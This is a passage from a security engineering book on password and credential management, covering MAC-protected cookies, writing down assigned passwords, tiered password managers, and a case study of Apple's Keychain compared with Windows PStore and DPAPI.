The easiest way to protect a capability is run a cryptographic MAC over it before handing it to the client. Let's say that you want your cookie to include a valid-from date so that you can expire old cookies over time. Including a valid-from date is better than a valid-to date because if you want to change the validity interval at some point then you won't end up with an arbitrarily large number of previously-issued cookies with different validity intervals still in circulation, which is one of the downsides of client-side capabilities compared to server-side ACLs.

Figure 165: Making cookies tamperproof

To protect the cookie, you can use a long-term server secret such as a one-way hash of the server's private key as the MAC key to generate a MAC over the cookie data, as shown in Figure 165 (if you're worried about having to store a secret value for authenticating cookies on the server then there are cryptographic tricks that you can use to get around this [333] but this is probably overkill because if an attacker has gained sufficient control of your server to extract live encryption keys from its memory then you have bigger things to worry about than them forging cookies). This assumes that the cookie includes data to uniquely identify the user that it's associated with in order to prevent a cut-and-paste attack in which someone obtains someone else's cookie and uses that to gain access (and if you're worried about the user being the attacker then you need to tie the cookie to a session or machine or whatever it is that they could duplicate the cookie across).

An alternative to explicitly including the user ID in the cookie data is to make it part of the MAC process, so that the MAC verification fails if it's used with a cookie belonging to someone else. For example by concatenating the user ID to the existing MAC key you can create a per-user MAC key that will only authenticate that particular user's data.

The full cookie that gets sent to the client is a concatenation of the original cookie payload and the MAC value, or a suitably truncated form if you're worried about cookie sizes. 64 or even 32 bits should be fine, assuming that your server is capable of detecting a situation where someone submits the two billion cookies that would be required on average to defeat a 32-bit truncated MAC. If you're working with .NET under Windows then all of this is taken care of you by the `FormsAuthentication-Ticket` class, which handles all of these issues for you, as well as additional ones like sliding cookie expiration in which the cookie expires relative to the last active use of the site rather than an absolute time after it was set [334][335] (earlier versions of this mechanism were vulnerable to a cryptographic flaw that allowed decryption of the cookie contents as described in "Cryptography" on page 356, but this has since been fixed). For any other platform you're pretty much on your own, see "Cryptography for Integrity Protection" on page 359 for more on the relevant encryption and authentication considerations.

Like key continuity, the cookie-based mechanism faces a bootstrapping problem in that the first time that a user connects, or the first time they connect with a device that they haven't used before, there's no cookie present and so they can't trigger the whitelist. The way to deal with this is to take advantage of the fact that an attacker is coming from a dumb botnet while a legitimate logon is coming from a human being (it may actually be under the control of a script, but presumably the first time that it's run there's a human being present to set it up, and for the special case where you really need completely unattended scripted operations with no human ever involved there are least-privilege tools available to limit what an attacker can do [336]).

If you haven't been asleep for the last five years or so then the term "CAPTCHA" should be running through your mind at about this point. I won't go through a mind-numbing discussion of CAPTCHA technology here except to point out that you can choose whatever works best for you and then pepper and salt it as required. While CAPTCHAs usually rely on the human ability to process graphical images there are also a range of text-only CAPTCHAs available for services like SSH logins which rely on the human ability to solve simply logic problems like "If today is Monday what day is tomorrow?" and "What was the colour of the Lone Ranger's white horse?" (although some text-mode CAPTCHA services are less practical than others [337]).

There's even a web service available that'll do it all for you if you don't want to implement it yourself [338] (although in general you want to keep this sort of thing in-house since if the external service goes down, so do you). While it's possible to outsource CAPTCHA-breaking to third parties who'll do it at a low cost per CAPTCHA [339] this is only cost-effective for account signups where each CAPTCHA solved yields a new account, and not for cases where an attacker has to solve a potentially unbounded number of CAPTCHAs per account.

If you're interested in playing cat-and-mouse games with the attacker then you can take this even further. While the exact details involve some fairly complicated protocol-flow analysis, the implementation itself is quite straightforward, with the general idea being to use probabilistic rate-limiting/tarpitting in which an attacker is forced to keep playing the game in order to determine whether they've got the password right or not [340][341][342][343].

If you're using a mechanism that avoids directly communicating the user's password to the remote system then you also need to provide a facility to change or update it. Although the details are, again, a bit too involved to cover here, there's a straightforward cryptographic interlock protocol that you can use to update a current password with a new one without leaking any password details to an outsider (including the remote system, if it's an attacker performing a man-in-the-middle attack) [344].

Passwords on the Client

The most effective client-side password management technique that the typical computer user can employ is to write them down.

No, you didn't read that wrong. From what we've found out from the endless surveys and studies that have been done on this topic over the years (see the start of this chapter) and the analysis of how users currently deal with passwords (see the remainder of the chapter) this really is the most effective client-side password management technique for the typical user. For the atypical user there are password managers, SecurIDs, smart cards, PKI, and all the other paraphernalia that has been on the verge of replacing passwords for the past twenty years or so and will continue to be on the verge for the foreseeable future. The best compromise solution for most users though is to pick (or be assigned) a strong, unique password for each site and write it down, in effect creating a form of ad-hoc password token with the user playing the part of the token reader (recognising this, some organisations even provide their employees with password-storage facilities such as (paper) notebooks and PDAs, with backups held in locked safes for emergency access [89]). The majority of users write their passwords down anyway (the rest choose weak passwords and/or share them across multiple sites) so we may as well run with this and do it properly. Since the most common password problem by far is the user forgetting it and not someone finding a copy of the recorded password this immediately addresses the single biggest problem with password authentication, and has a number of carry-on effects that'll be covered further on.

Welcome to MyBank. Your new password for this site is 'mKvZJ3Pn'. Write this down and keep it secure, as you would your credit card or passport.

If you'd like a different password, click "New password", otherwise please log in with your email address and new password

┌─ Login ─────────────────────────────────┐
│   │
│   Email address [   ]   │
│   Password   [   ]   │
│   ☒ Show typing   │
│   │
└──┘

[**Login**]   [New password]   [Cancel]

Figure 166: Client-side password management

To handle the process of having users write their passwords down it's necessary to redesign the way that the password interface that's presented to them works. Instead of allowing users to choose their own password, your software should choose a strong password for them on first logon and tell them how to record it safely, as shown in Figure 166 (note the use of the email address as a universal identifier, something that's done by the majority of sites, even if they also allow an optional site-specific user name or alias [253]).

The easiest way of getting one of these passwords is to take the output of your system's cryptographic random number generator and base64 it, with optional extensions such as using an almost-base64 encoding that avoids commonly-confused values like O/0 and 1/I. An alternative is to run the random data through some other form of white-noise-to-text encoding [345]. In case the user has problems with the resulting password (for example it may contain a letter combination that's difficult to type) they can ask the system to create a new one for them until they've got something that they're happy with. You may also want to include a filter that looks for some of the more obvious four-letter words in the output before you present it to the user.

The sample information presented to users that's shown here is deliberately kept as simple as possible. Humans are incredibly adaptable and can generally think of appropriate ways to implement this without you needing to exhaustively enumerate every possibility for them, and credit cards and passports are metaphors that users intrinsically know how to deal with without requiring extensive handholding.

Note the enabled-by-default "show typing" option, and the fact that the first thing the user has to do is type their password to make sure that they can manage it. This is in direct contrast to the induced-amnesia practice of never showing the password to the user and then somehow expecting them to remember it. This is already done by many add-on password managers, and for people who don't use these there are various browser plugins that will display typed passwords, both on web pages and for the web browser's master password if it uses one (there has been a change request active for over eight years to add this to Firefox, but the response from the developers is that users who want this should type their passwords in somewhere else and then cut and paste them across [346]). See the discussion in "Password Manager Browser Plugins" on page 781 about the perceived lack of control created by password interfaces that hide the users own passwords from them.

If you do display the passwords to their owners, consider using a rolling blackout of the kind described in "Password Display" on page 587, or at least add a handler for the application losing focus so that you can blank the password (this is one case where blanking is justified, since if the user isn't currently actively using the application then it's unlikely that they need to deal with the password).

For geeks and the truly paranoid there are any number of ways in which this basic mechanism can be tweaked. One way is to apply a small change your written-down version before you enter it. For example you might use the rule "add two to the first numeric digit present" or "flip the case of the fourth letter" or "swap the second and third letters" (if you've had the password assigned to you then obviously you need to reverse this process when you write it down). This means that if someone does ever stumble across a written-down password and is motivated to try it out, it'll appear to be little more than a no-longer-valid password [347]. This quite effective measure has been independently reinvented numerous times by users [348][349][350], showing that they're quite capable of coming up with appropriate protection techniques by themselves.

Another simple technique for paper-based password storage is to only record part of the password. One option is to memorise a secret prefix and add it to every recorded password when you enter it. In theory this isn't terribly secure, but that theory assumes the active participation of human attackers when in practice the work is almost always done by botnets who aren't smart enough (or even able) to acquire and correlate multiple passwords across separate sites and look for common substrings. This is another one of those simple measures that works in practice but not in theory, because the theory is based on how security geeks think and not how the attackers actually operate. A second option is to use paper-based secret sharing, recording half of each password on one piece of paper and the second half on another. Beyond this there are any number of other variants, limited only by your paranoia.

After years of conditioning on how (not) to deal with passwords it's interesting to observe people's reactions to this modest proposal. In 2005 Microsoft security strategist Jesper Johansson, speaking at a security conference in Australia, told attendees[143] to write down their passwords [351], advice that's been given a number of times by other notable security experts like Bruce Schneier [352][353]. The reactions to this were interesting and ranged from the standard knee-jerk response ("What would Microsoft know about security?") to the usual suspects ("We just need to educate users") to silver bullets ("Trusted computing/biometrics/PKI/gröfaz will save us!") through to near-religious zealotry ("In my organisation if we catch anyone so much as thinking of writing down a password we take them outside AND WE SHOOT THEM!"). It's going to be a long time before basic common sense prevails in the field of password management.

Just to put this into perspective, let's assume that we're dealing with an experienced computer user who's spent some years online and has accumulated a hundred-odd accounts. Since they're an experienced user they're careful to use a unique random password for each account. So now all that they have to do is memorise

```
rOvdg4ZeHEJ4UgYvTUI4RDGhSlBpgen89oCxu5hAEGVp4AKeNMbfjsCvt2BEkFTUhydEi9b
LH1AqQwhPSriIrFj21Obey2qrDrMPTyhjqwomNpME+fCkIN+zQT5iKVMTnpQUwpOSQnhSUg
hPSvLhiRAOl+XAsKeSD0+EsNOTC09KzHwuMT+6hCTqEjO0xW4Consume6LrOlheFLiBWDsB
8lNQykQqX0bnshASMf4tG0OqPRxFyEW4eBMPhjpEh+elCnEIpTPBvnwhLLeIHd5Pu2eVN00
aaRpasMTauQshsmFJ0LMMrrwRIgou1+SKYMLT0Submit3ZlcM8SemkVHJcdwqLSPfBazeRS
2LqRglpEBCx3Conform6IpcRMzRIzNc198gcnJnmII3YhCsV+CrrRhAIuRBFi9qcTolQuGD
FEqdyWoSoY4rjXGKJUDjPrVWOIUrmoR+dTg3OtMUSpIUSxHBma2Watch0TV4yuFlljeIIXc
BvUhCdrG56slEB6Buy2jFVbGHlQInx2UJ8gFqEsL2FpqSx+3Z1E1GkJkmSEw7Stay5Aslee
p3HHkCePKCFLDE+WGJ4Marry2and3Reproduce8rxZIdpV5+TaBYQimUZY3hCXJsVh3No4T
hought1CkcDHF4iiGJiWGJkjKXFvxlyp2No3Imagination61hiY1hiaGRqppCE0sP6q0Jm
COVkGcew2hSY2hiRkrykprv2roszbRQhMj8m0hNKkhNKkUPKk9JLb4XpeOCaFJiXFICS+dC
OLglBCIhBTeB7HLJJS8
```

, along with which portion of it goes with which account, without ever seeing any of it because it's always blanked out when entered. Oh, and if the service provider is following best practices and rolling over the password every thirty days, they have to re-memorise a new form once a month. Motivating his

---

[143] Technically speaking people who attend are attenders, but like similar escapers from the rules of grammar it's probably too late to do much about this usage.

advice to write down passwords, Johansson estimated that in his case he'd be running through between seven hundred and one thousand four hundred passwords a year if he followed conventional best practice [354].

Having users write down passwords has a noticeable effect on the entire authentication ecosystem. For example it's standard wisdom that users should be given three attempts to log in before any measures like account lockout are triggered. The three-strikes-and-you're-out rule is another one of those password measures that has no basis in any actual analysis but is just something that systems designers use because that's what everyone else does too[144]. Why not allow users four tries, or seven, or thirty-eight? A user study carried out in an environment where people are required to recall memorised passwords has shown that giving users ten attempts to guess their password instead of the usual three results in a 44% drop in password-reset requests (and corresponding help-desk call volume and cost) when users have problems recalling their password and get locked out of their account before they manage to guess correctly [355]. This is just one of the many hidden costs of conventional password management that having users write them down helps to address.

Tiered Password Management

The typical user has between twenty and a hundred passwords (depending on whose figures you believe [11]), with the number of passwords increasing relentlessly with time as users accumulate more and more accounts, and the more accounts a user has, the larger the chances that they'll resort to reusing the same password across multiple accounts as a means of dealing with them all [356]. An alternative way of dealing with this level of password overload that's been reported in several online discussions is to rely on the account's automated password-reset mechanism for logging in, a strategy that's actually reasonably effective for infrequently-used accounts. In other words users sign up with a "password" consisting of random keystrokes and when they subsequently want to use the site they click the password-reset button or link to have something that they can use to log in emailed to them.

Sites with no-value passwords could help out a great deal here by directly mailing out one-time pre-logged-in links to users, although in some cases this would require admitting that their putative security measures aren't. Another novel suggestion for this situation is that such sites limit their maximum password length to four or five characters while sites with real value enforce the use of longer passwords so that a high-value password can never be entered at a low-value site [253]. This has the same political problems as the use of pre-logged-in links though, not to mention the fact that users will simply use half of their high-value password as their low-value password.

---

[144] Just as the OSI protocol stack design used seven layers because that number is sacred to certain tribes in Borneo, so the three-passwords rule is actually based on the Hindu Trimurti of Brahma, Vishnu, and Shiva. Not a lot of people know that.

Figure 167: The real motivation for requiring users to sign up for no-value accounts

As this alternative login mechanism indicates, many of these passwords are quite literally worthless, existing purely to allow sites to track users or to control blog spam and acting as nothing more than speed-bumps to using a site. This was pointed out by one study of 150 popular sites that required registration, which found that "password collection appears to be driven in [the particular web site segment] by a desire to collect email addresses and marketing data. Password registration may also serve as a ritual to establish trust with users and offer a feeling of membership in an exclusive group" [253]. An example of a site that uses registration for the purposes of acquiring marketing data is shown in Figure 167. This was recognised many years ago by the cypherpunks security/privacy group who adopted the convention that the first person to visit a site that required one of these throwaway signups would register with the user name "cypherpunk" and password "cypherpunk" and all subsequent users would make use of that account. More recently sites like BugMeNot, which even has its own browser plugins to automate the process, have carried on this tradition [357].

Unfortunately the password managers built into popular applications like web browsers treat all passwords as being equal (some add-on password managers allow passwords to be stored in different profiles, but that's mostly a bookkeeping function rather than any real attempt to distinguish between different classes of passwords). For example Firefox uses a single master password to protect all secrets in the system, whether it's the password for the Knitting Pattern Weekly or the password for your online bank account. Making this problem even worse, the interaction between browser extensions and the Firefox password manager isn't managed in any way, so that any extension has the ability to do whatever it wants with all of your passwords.

Figure 168: One-size-fits-all password entry

In addition there's no means of working with enhanced-security mechanisms like one-time passwords in which the password manager fills in the user name but leaves the user to provide the authentication value, making the use of security tokens with frequently-accessed accounts unnecessarily painful. As shown in Figure 168, users end up either over-protecting something of little to no value (a long, complex master password used to protect access to Knitting Pattern Weekly) or under-protecting something of considerable value (a short, easy-to-type master password used to protect access to your PayPal account).

A better trade-off would have been to break the master-password control mechanism into two or even three tiers, one with no master password at all for the large number of sites that require nuisance signups before they'll allow you to participate, one that's unlocked by a one-off entry of the master password, and a high-security one where the master password has to be re-entered on each use for high-value sites such as online bank account access. This works a bit like a valet key for cars, a low-privileges key that unlocks the driver's side door, starts the car to allow it to be driven to a parking space, and in some cases restricts the engine performance to foil joyriding, but doesn't enable any other functionality like the standard owner's key does.

Having to explicitly enter the high-value master password both makes users more aware of the consequences of their actions and ensures that a master password-enabled action performed some arbitrary amount of time in the past can't be exploited later when the user browses to a completely unrelated (and possibly malicious) site. Finally, since the browser now knows (via the tier at which a password is stored) that the user is performing a high-value transaction, it can apply additional safety checks such as more stringent filtering of what information gets sent where. Blindly doing this for every site visited would "break" a lot of sites but by taking advantage of the inside knowledge of which sites are considered important by the user, the browser can only apply the potentially site-breaking extra security measures to the cases where it really matters. This ties in directly to the risk-based threat management approach that's covered in "Security through Diversity" on page 315.

Tiered password structures can also be implemented on the server. Recall the problem of users handing out credentials in order to import contact lists that was discussed in "Password Mismanagement" on page 591. Allowing for two different levels of password within the same site provides the same benefit as valet keys for cars in that a lower-level password allows you to permit controlled disclosure of information without requiring you to hand the keys to the kingdom over to a third party (the use of a second password requires only a small amount of extra space on the piece of paper where passwords are written down). For example in the case of email providers and social networking sites wanting to import your data from another site you can give them your restricted-access password knowing that the only thing they can do with it is exactly what you want to let them do, and no more. Studies into the effectiveness of this tiered password mechanism have shown it to be quite effective, with the majority of users being able to determine when it was appropriate to use the low- vs. high-access privileges authenticator [230]. In the world of military security this form of control is called an originator-controlled or ORCON policy, formalised in the computer security world as owner-retained access control or ORAC [358][359]. Although ORAC can be somewhat difficult to deal with at times, the benefits of making the effort are often very worthwhile [360].

Restricted-access passwords can be useful in numerous other situations as well. For example when users are accessing an online account, particularly when they're on the road and they know that it's somewhat risky, they may only want to check their account balance (for a bank or credit card), confirm that an order has shipped (for an online store), or check that a reservation has been made (for a hotel), and explicitly don't need or want full control over their account. Consider the case of someone who wants to check that there haven't been any fraudulent charges made against their account as they're travelling overseas. With current account-management systems the only way to do this is to log on (typically via an Internet café) with full account privileges, so that if any attackers are present then they'll certainly be able to run up fraudulent charges now even if they couldn't before. Giving users the equivalent of valet keys for their accounts would help address this problem since the only thing that an attacker who phishes or sniffs the password can do is check the account balance, but nothing that actually affects the balance.

One bank that was introducing two-factor authentication (real two-factor authentication, not the kind used by US banks) did consider a restricted-access scheme of this kind in which a user who signed in using password authentication was given read-only access to sanitised copies of account balances and transactions (with potentially sensitive details like account numbers removed, so that an account would be identified as "Savings account" or "Mortgage" rather than by the account number) and a sign-in with a secure token providing full transactional control. Unfortunately the concept was vetoed by management, who couldn't see why it was necessary (admittedly the two-factor authentication employed by the bank used TANs for every transaction carried out after login, so an attacker who compromised a login password would only be able to do a limited amount of damage before being stonewalled by the lack of the TAN needed to authorise any actual transactions against the account).

The use of one-size-(mis-)fits-all passwords for sensitive operations such as online banking is a problem of epidemic proportions. Windows is widely derided for having users running with full administrator privileges by default, and yet this is the only option available for online account management. While Windows at least provides the option of using alternative, lower-privileged accounts and versions from Windows Vista onwards jump through all manner of hoops to try and restrict the amount of damage that a user (or an attacker) with administrator access can do, for online accounts there's no alternative but to log on as root at all times, with no attempt made to limit the damage that can be done. Measures like encouraging users to log on as something other than root (particularly in high-risk situations like overseas travel) and the ability to impose ORCON-style user-controlled restrictions on what can be done once someone is logged on, described in more detail in "Attack Surface Reduction" on page 336 would help limit the amount of damage that an attacker can do when they obtain access to someone's account.

If you're feeling really ambitious you can even implement an extended form of this called access with rollback in which a user is allowed to perform a limited number of low-impact (and eventually reversible) operations at a low level of security with the option of later rolling them back (undoing them) if there's a problem [361]. In its extreme form this leads to a form of security design called an intrusion-tolerant system [362][363][364][365], and if you can figure out how to implement one of those in practice and what to do with it when you've got it, you're welcome to it.

```
┌─────────────────────────────────────────────────────────┐
│ New Account                                             │
├─────────────────────────────────────────────────────────┤
│                                                         │
│   Your password for the user name                       │
│   'example@example.com' is 'MqASqa1Y'.                  │
│   How do you want to protect this password?             │
│                                                         │
│        This is a low-security password used for news    │
│   ○    sites and web forums.  Provide it to the site    │
│        without asking for confirmation                  │
│                                                         │
│        This is a medium-security password used at       │
│   ◉    online stores and for email.  Ask for the master │
│        password the first time that it's used           │
│                                                         │
│        This is a high-security password used for online │
│   ○    banking and finance.  Ask for the master         │
│        password every time that it's used               │
│                                                         │
│                                                         │
│               ┌──────────────┐   ┌──────────────┐       │
│               │ Set Password │   │    Cancel    │       │
│               └──────────────┘   └──────────────┘       │
└─────────────────────────────────────────────────────────┘
```

Figure 169: The user interface for tiered password management

Implementing tiered passwords in an existing password manager is relatively simple because the hard part, assigning sensitivity labels to passwords, is handled for you by the user when the password is first stored. The interface for doing this is shown in Figure 169 (obviously this is specific to username-and-password style authentication, if you're using an enhanced-security mechanism like a one-time password then only the user name needs to be remembered and the interface will look quite different).

In the worst-case situation where the user simply clicks OK without reading the message the end result is no worse than the current status quo. If they do read the message and respond to it then they've applied an appropriate level of protection for the authentication credentials rather than the one-size-(mis-)fits-all approach that's used today. Interestingly, the Windows Data Protection API (DPAPI) actually implements a limited form of this tiered password management in which the user (or optionally the calling application) can choose between being prompted for a password, being prompted to click OK, or not being prompted at all when the password information is accessed (the don't-prompt level of functionality was removed in Windows XP, and even in Windows 2000 where DPAPI appeared there didn't seem to be any way to enable it). This nice feature is more than compensated for by the rest of DPAPI, which is covered in more detail in "Case Study: Apple's Keychain" on page 622.

You can make the task of choosing the appropriate protection level even easier for users by setting it to an appropriate level for well-known sites. For example any news site or site with the word "blog" or "forum" in the title can be pre-set to the low-security protection level and any banking site can be pre-set to the high-security protection level. Phishers and malware authors have created extensive lists of financial sites that you can use for this purpose, with further discussion on how to

detect the presence of sites that require extra handling precautions for credentials provided in "Applying Risk Diversification" on page 329. In this way an appropriate setting is implicitly applied for a large number of sites even if the users choose to ignore the option of explicitly setting an appropriate protection level themselves.

(Another protective measure that you can apply once you've identified a password as a high-value banking authenticator is to warn the user when it's being entered at a non-banking site [366]. While there's too much of a risk of false positives if you warn about low-value passwords shared across dozens of sites, for high-value banking passwords that'll be used a lot less frequently it is worthwhile warning about them being entered at potential phishing sites).

Although no web browser or similar password-using application currently implements this style of tiered password management, we have some idea of peoples' reactions to it from studies carried out on users of mobile devices like smart phones and tablets: all of the users in one study wanted the ability to define different levels of access for information with different levels of sensitivity, with the study concluding that "for our participants, all-or-nothing access to applications does a remarkably poor job of meeting their self-reported preferences" [367]. Another study carried out at approximately the same time reached similar conclusions [368]. So it appears that there's a strong user demand for this type of tiered management already present even if few applications actually implement it.

Case Study: Apple's Keychain

One thing that computers are really, really good at and that humans in comparison are really, really bad at is managing lots of meaningless data blobs. This is what led Apple to build a system-wide password manager into OS X [369][370][371], and later (although in a much more restricted form) into iOS [372]. The Apple Keychain is actually more than just a password manager in that it can act as a general-purpose credential store holding encryption keys, certificates, short notes, and other information, but for the purposes of seeing how it works we'll just treat it as a plain password store.

The Keychain works in the same way as the ad-hoc save-password facilities built into any number of applications but provides a unified interface and administration mechanism and a well-thought-out API rather than requiring that each developer invent their own way of doing things. A number of Apple applications, most visibly the Safari web browser, are actually using the Keychain when they perform a password-administration function of the type that's usually handled by a browser's built-in password manager.

The default key chain, labelled "login", is automatically unlocked when you log in. This behaviour isn't terribly secure for genuinely valuable credentials (as opposed to throwaway account information for blogs and the like) since anyone or anything that has access to the running system has access to all of your secrets, and they're available the entire time that you're logged in but it's a convenient default location for the mass of low-value credentials that any Internet user builds up over time.

This is the only access model supported by the closest thing that Windows has to the Keychain, the Windows Protected System Storage Provider (PStore) [373] and also seems to be the one used almost universally with the more recent Data Protection API (DPAPI) [374]. Windows 7 introduced a new facility called Windows Vault, tied in with an existing higher-level interface called Credential Manager [375], but the technical details and API for Windows Vault and how it differs from PStore and DPAPI is currently still undocumented, although the Credential Manager seems to be an evolution of the PStore interface [376].

The DPAPI provides a function `CryptProtectData()` that encrypts a blob of data with an implicit key that's unlocked at logon and a second function `CryptUnprotectData()` that decrypts it again. Predictably, there's all manner of malware out there that steals PStore and DPAPI secret data via the incredibly devious ruse of asking for it, as well as more benign utility programs that do the same thing [377][378], including ones that allow offline recovery of DPAPI-protected data [379].

This isn't helped by the fact that PStore retains passwords even if the account that they belong to is deleted, allowing the passwords to be recovered long after they should have been safely removed [377].

Newer versions of Internet Explorer try and protect against this type of attack by encrypting the credentials for a particular site using the site's URL, which won't be known to an password-stealing application that simply enumerates all stored credentials, but this protection can still be bypassed by applications that mine the browser's cache and browsing history to find recently-visited URLs that can be used to decrypt the stored credentials [380][381]. Alternatively, applications can just try and recover passwords for commonly-used sites, as the appropriately-named Facebook Password Extractor does [382].

KDE's KWallet is similar to PStore, providing a basic password-protected `key : value` lookup facility [383]. The corresponding Gnome Keyring is rather more sophisticated and provides what's probably the closest equivalent to Apple's Keychain (although the API and implementation details remain something of a moving target) [384]. In addition there are a variety of other facilities implemented in lesser-known operating systems like the Plan 9 research operating system from Bell Labs, which has a facility called Factotum that looks very superficially like the Keychain [385][386] but this is more a special-purpose Plan 9-specific authentication agent like SSH's `agent` rather than a general storage and management system like the Keychain.

Alongside the default login key chain Apple's Keychain provides any number of other user-definable key chains, each protected by their own password. As with similar facilities provided by other password managers this is purely a bookkeeping function rather than a targeted attempt to separate out different tiers of passwords as described in "Tiered Password Management" on page 617. Although this kind of facility can be pressed into service to provide a primitive type of tiered credential storage if need be, the lack of explicit support for this mode of operation means that it'll only ever be used by geeks who know what's required and how to implement it.

From the user-interface point of view the Keychain is fairly conventional. When used as part of a client application like Safari it looks like a standard browser-based password manager and when run in standalone mode it looks like a number of other third-party password management tools, recording a combination of a site URL and the user name and password (or equivalent credentials) for later use. It's only when you look under the hood that things actually start to get interesting.

The Keychain API is about as far removed from `CryptProtectData()`/ `CryptUnprotectData()` as it's possible to get, storing data in `identifier : user name : credential` triples where an identifier might be `www.paypal.com` with the corresponding user name being `paulc@example.com` and the credential being the password `Go5ClKjx`. Another identifier might be `ssh.example.com` with the corresponding user name being `paulc` and the credential being the password `qlF4uIT3`. The basic Keychain API derives the human-readable label from the application-level URL by canonicalising it, so that for example the application-level identifier `https://www.paypal.com` would become the human-readable label www.paypal.com, but the standard Keychain API also allows for far more precise control over labels, identifiers, and other attributes.

The Keychain doesn't care what the identifier that's used is, all it sees is an opaque blob that's used to look up the credential information, so the calling application can format it any way that it wants. For example if the application was an SSH client that was concerned about leaking information about passwords shared across multiple accounts (which is a very real problem, with attackers breaking into an account and then using the SSH `known_hosts` mechanism to identify other machines that might be using the same password [387]) it could hash the site name and port to hide the location at which a particular set of credentials was valid, adding the credentials using the identifier `luh4CgFbeLIUJquCUuBjf79pcK47TtyK` rather than `ssh.example.com`. On the other hand because of the Keychain's access control facilities (explained further on) there isn't really much need for this type of URL obfuscation because the

Keychain doesn't suffer from the problems of the flat-file `known_hosts` list. PStore, which appears to have been intended for Windows-internal use by applications like Internet Explorer, conveniently avoids this problem by identifying all entries using GUIDs, which are meaningless to any application and not just ones performing `known_hosts` enumeration attacks, and DPAPI punts on the whole problem by offloading storage and lookup onto the calling application.

When an application stores a credential in the Keychain, the Keychain generates a cryptographic hash of the application and components like shared libraries that comprise it and only allows access to the stored credential from the original application. If another application requests access or an attacker replaces an existing shared library used by the legitimate application with a trojaned key-stealing version then the access will be denied. This avoids the Windows PStore/DPAPI problem where stored secrets are handed out to anything that asks for them (PStore had a proposed facility for using Authenticode signing for application access control but this never got past the planning stage, and of the others only Gnome Keyring takes any real steps to protect access to stored credentials, and even that only via the somewhat dubious measure of checking the path of the application requesting access [384]).

To deal with updated versions of applications and application components the Keychain recognizes when changes have been made through a mechanism that Apple calls a designated requirement, in which the developer of the application tells the OS how to recognise another instance of the application. For example the Safari browser might have a designated requirement that another valid version of Safari is "anything signed by Apple whose identifier is com.apple.Safari" [388][389] (this is a situation in which code signing is actually useful, since it's being used to provide continuity of the type described in "Key Continuity Management" on page 375, rather than trying to solve the problem covered in "Digitally Signed Malware" on page 50).

The default access-control operation is to fail closed so that unless the application that creates a particular Keychain entry explicitly allows another application access, it can't access the credential. Adding access rights for another application is relatively easy, the owner of the data tells the Keychain which other application to allow access from and under what conditions and the Keychain performs the necessary hashing and other operations and adds the access-control entry for the new application to the Keychain. Alternatively, if an application tries to access an entry that it doesn't have access rights to then the Keychain asks the user whether this should be allowed and, if the user selects the "Always Allow" option, automatically creates the necessary access control entry and adds it to the Keychain. Beyond this there are all manner of other options that the credential owner can specify, including things like having the keychain lock itself when the system goes to sleep (an important consideration given how many users "shut down" their laptop by closing the lid) and allowing server applications that don't interact with the user to access a credential without stopping and waiting for user input, which would prevent the server from starting up.

(The access-control model that's described above is what's supposed to happen. In practice things don't always function that way. For example for a considerable amount of time any unprivileged user could extract private keys from the privileged System keychain, indicating that the access-control mechanisms that were supposed to prevent this didn't actually work [390][391]).

This extensive API support and integration into the operating system is what separates the Apple Keychain from any other application of its kind. For example the popular open-source password manager KeePass has to rely on either manual cut-and-paste to get passwords to their target or requiring that the manager inject data into text-entry fields by sending Windows keyboard event messages to the target application in the sequence "*user name* TAB *password* ENTER" [392]. This is extended with various tricks such as applying user-configurable pattern-matching to correlate password entries to window titles so that (for example) a browser window with the word "PayPal" in the title would have the user's PayPal user name and password sent to it (the potential problems with this approach should be obvious). One of the strengths of the API-based approach used in the Keychain, the Gnome

Keyring and KDE Wallet, and in Microsoft's unfortunately discontinued PStore service is that they provide `key : value` lookup functionality to allow the browser to explicitly request the appropriate user credentials using the identifier of the service that they're going to be provided to, which in this case would be the PayPal URL. Browser-internal password managers already key off a canonicalised form of the URL for their credential lookups, and when used with an external credential-storage service the service doesn't care whether it's passed a web site URL, an SSH server name and port, or a generic tag in order to look up a set of credentials since it treats all of the identifiers as opaque keying values for lookup purposes.

